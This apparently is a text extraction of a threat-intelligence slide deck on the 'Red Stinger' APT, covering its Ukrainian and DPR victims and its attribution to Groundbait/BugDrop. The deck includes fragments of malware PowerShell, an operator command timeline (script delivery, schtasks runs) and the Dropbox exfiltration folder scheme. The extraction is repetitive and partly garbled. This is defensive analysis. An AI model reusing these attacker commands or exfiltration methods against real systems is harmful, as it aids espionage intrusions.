$process_id = Get - Process - ID $PID | select - expand id;
$target_id = (get - wmiobject Win32_ComputerSystemProduct | Select - Object - ExpandProperty UUID).trim();
```

Same folder names  
found in OP#5

OP#6



# OP#6



**November 2022**  
ACTIVITIES ONSET OF  
WAR



**ЗАМЕСТИТЕЛЬ ПРЕДСЕДАТЕЛЯ ПРАВИТЕЛЬСТВА  
ДОНЕЦКОЙ НАРОДНОЙ РЕСПУБЛИКИ**

бульвар Пушкина, 34, г. Донецк, 83050, тел.(062)300-26-66, e-mail: info@pravdar.ru





08.11.2022 № 2907/ЕС  
на № \_\_\_\_\_ от \_\_\_\_\_

Руководителям  
Министерств и ведомств  
Донецкой Народной Республики

(согласно списку)

Главам городов и районов  
Донецкой Народной Республики

(согласно списку)



# 04


## Victimology

Present the targets of the adversary




# Victimology

---




## Military

The victim was in central Ukraine



## Critical Infrastructure

The victim was in Vinnitsya




## Election officials

The victims were Yasinovataya Administration (Donetsk) and DPR administration, in Port Mariupol. Another victim was an advisor in the CEC


# Victimology

---



## Transportation

The victim was associated to the transportation ministry



## Library

The victim was a library in Vinnitsya. This victim was UA-aligned



# 05

# Attribution

Present the attribution of  
the Red Stinger APT



## Attribution - Similarities with Groundbait (ESET)

- Operation Groundbait
- Operation BugDrop




Figure 36. The language codes distribution between droppers.


# Attribution - Similarities with Groundbait

The image consists of three vertically stacked screenshots of a Windows command prompt window. Each screenshot shows a file path highlighted with a red rectangular box. The first screenshot shows the path `L:\work\VPZZ\SCR_foto_jpg_doc\Release\screen.pdb`. The second screenshot shows the path `D:\My\Projects_All\Inject\Release\inject.pdb`. The third screenshot shows the path `E:\PZZ\OLD_Project\SCR_foto_jpg\Release\screen.pdb`. The background of the command prompt is dark blue with white text, and various system icons and window titles are visible at the top of each screenshot.

The malware writers internally call this Trojan PZZ; we have other evidence that supports this theory. The Prikormka family is a typical cyber-espionage Trojan with a modular architecture. The functionality of the Trojan allows attackers to steal sensitive data from the infected computer and upload them to command and control (C&C) servers.

Extract from ESETs report in 2016

# Attribution - Similarities with Groundbait




The malware writers internally call this Trojan PZZ; we have other evidence that supports this theory. The Prikormka family is a typical cyber-espionage Trojan with a modular architecture. The functionality of the Trojan allows attackers to steal sensitive data from the infected computer and upload them to command and control (C&C) servers.

Extract from ESETs report in 2016

unicode	73	0x0CFB62B8	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\internal\diyfp.h</a>
unicode	73	0x0CFB6378	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\internal\pow10.h</a>
unicode	72	0x0CFB6438	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\internal\itoa.h</a>
unicode	72	0x0CFB64E8	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\internal\dtoa.h</a>
unicode	67	0x0CFB6670	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\document.h</a>
unicode	73	0x0CFB67C0	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\internal\stack.h</a>
unicode	65	0x0CFB68A8	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\writer.h</a>
unicode	65	0x0CFB6C58	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\reader.h</a>
unicode	68	0x0CFB6E20	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\encodings.h</a>

Strings extracted from one of the artifacts used in OP#4

# Attribution - Similarities with Groundbait



The malware writers intern: Trojan PZZ; have other evidence that supports this theory. The Pr cyber-espionage Trojan with a modular architecture. The functionality of the Trojan allows attackers to steal sensitive data from the infected computer and upload them to command and control (C&C) servers.

Extract from ESETs report in 2016

unicode	73	0x0CFB62B8	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\internal\diyfp.h</a>
unicode	73	0x0CFB6378	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\internal\pow10.h</a>
unicode	72	0x0CFB6438	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\internal\itoa.h</a>
unicode	72	0x0CFB64E8	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\internal\dtoa.h</a>
unicode	67	0x0CFB6670	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\document.h</a>
unicode	73	0x0CFB67C0	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\internal\stack.h</a>
unicode	65	0x0CFB68A8	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\writer.h</a>
unicode	65	0x0CFB6C58	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\reader.h</a>
unicode	68	0x0CFB6E20	-	file	<a href="#">D:\Projects\Region Pzz\NewGeneration\heart\lib\rapidjson\encodings.h</a>

Strings extracted from one of the artifacts used in OP#4

# Attribution - Similarities with Groundbait (ESET)

<b>InstallNewPZZ</b>	2022-09-29T06:58	InstallNewPZZ.ps1 was sent to Victim#6
<b>InstallNewPZZ</b>	20220929_06:59:21	InstallNewPZZ.ps1 was sent to Victim#1
<b>InstallNewPZZ</b>	20220929_06:59:49	InstallNewPZZ.ps1 was sent to Victim#4
<b>InstallNewPZZ</b>	20220929_07:00:28	InstallNewPZZ.ps1 was sent to Victim#7
<b>InstallNewPZZ</b>	20220929_07:06:22	InstallNewPZZ.ps1 was sent again to Victim#1
	20220929_07:11:30	ps command was sent to Victim#6
	20220929_07:11:45	ps command was sent to Victim#7
	20220929_07:13:13	All.exe and ps was executed in Victim#6
	20220929_07:13:30	All.exe and ps was executed in Victim#7
	20220929_07:20:20	ps executed again in Victim#6
	20220929_07:21:45	ls -r "C:\ProgramData\CommonCommand" executed in Victim#6
	MISSED FILE	[MISSED FILE] - probably schtasks /query
	20220929_07:25:08	schtasks /run /tn "Synchronization App" and ps executed in Victim#6

# Attribution - Similarities with BugDrop (CYBERX)

## 7. Dropbox Mechanisms

- There are 3 directories on the server:
  - obx - Contains modules used by the main module
  - ibx - Contains exfiltrated output uploaded by the plugins
  - rbx- Contains basic information about the connected client

Extract from CyberX report in 2017  
(Operation Bugdrop)

# Attribution

## 7. Dropbox Mechanisms

- There are 3 directories on the server:
  - obx - Contains modules used by the main module
  - ibx - Contains exfiltrated output uploaded by the plugins
  - rbx - Contains basic information about the connected client

Extract from CyberX report in 2017  
(Operation Bugdrop)

We also found the same naming scheme (obx, ibx and rbx) in some Red Stinger operations



## • Attribution

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Could be those false flags?

## • Attribution

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Could be those false flags?

We don't think so

# 06

## Conclusion

You could enter a subtitle here if you need it



CONCLUSION


# Conclusion

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- Overview of regional cyber warfare dynamics
- Diverse target spectrum: military, transportation, critical infrastructure, East Ukraine referendum entities
- Data exfiltration methods: snapshots, USB drives, keystroke monitoring, audio recording
- Extensive Red Stinger timeline (2016–present) underscores longevity
- Links between documented and new operations reveal broad reach and persistence.


# THANKS!

Do you have any questions?




# OP#4

ntuser.dat



00000000  
00000010  
00000020



ad de ad 0b	ff ff ff ff	00 36 01 00	00 36 01 00
00 24 01 00	00 20 04 00	e0 01 00 00	4b de 8f ee
67 6e 74 c1	af 96 3a f4	c7 7d 3d 06	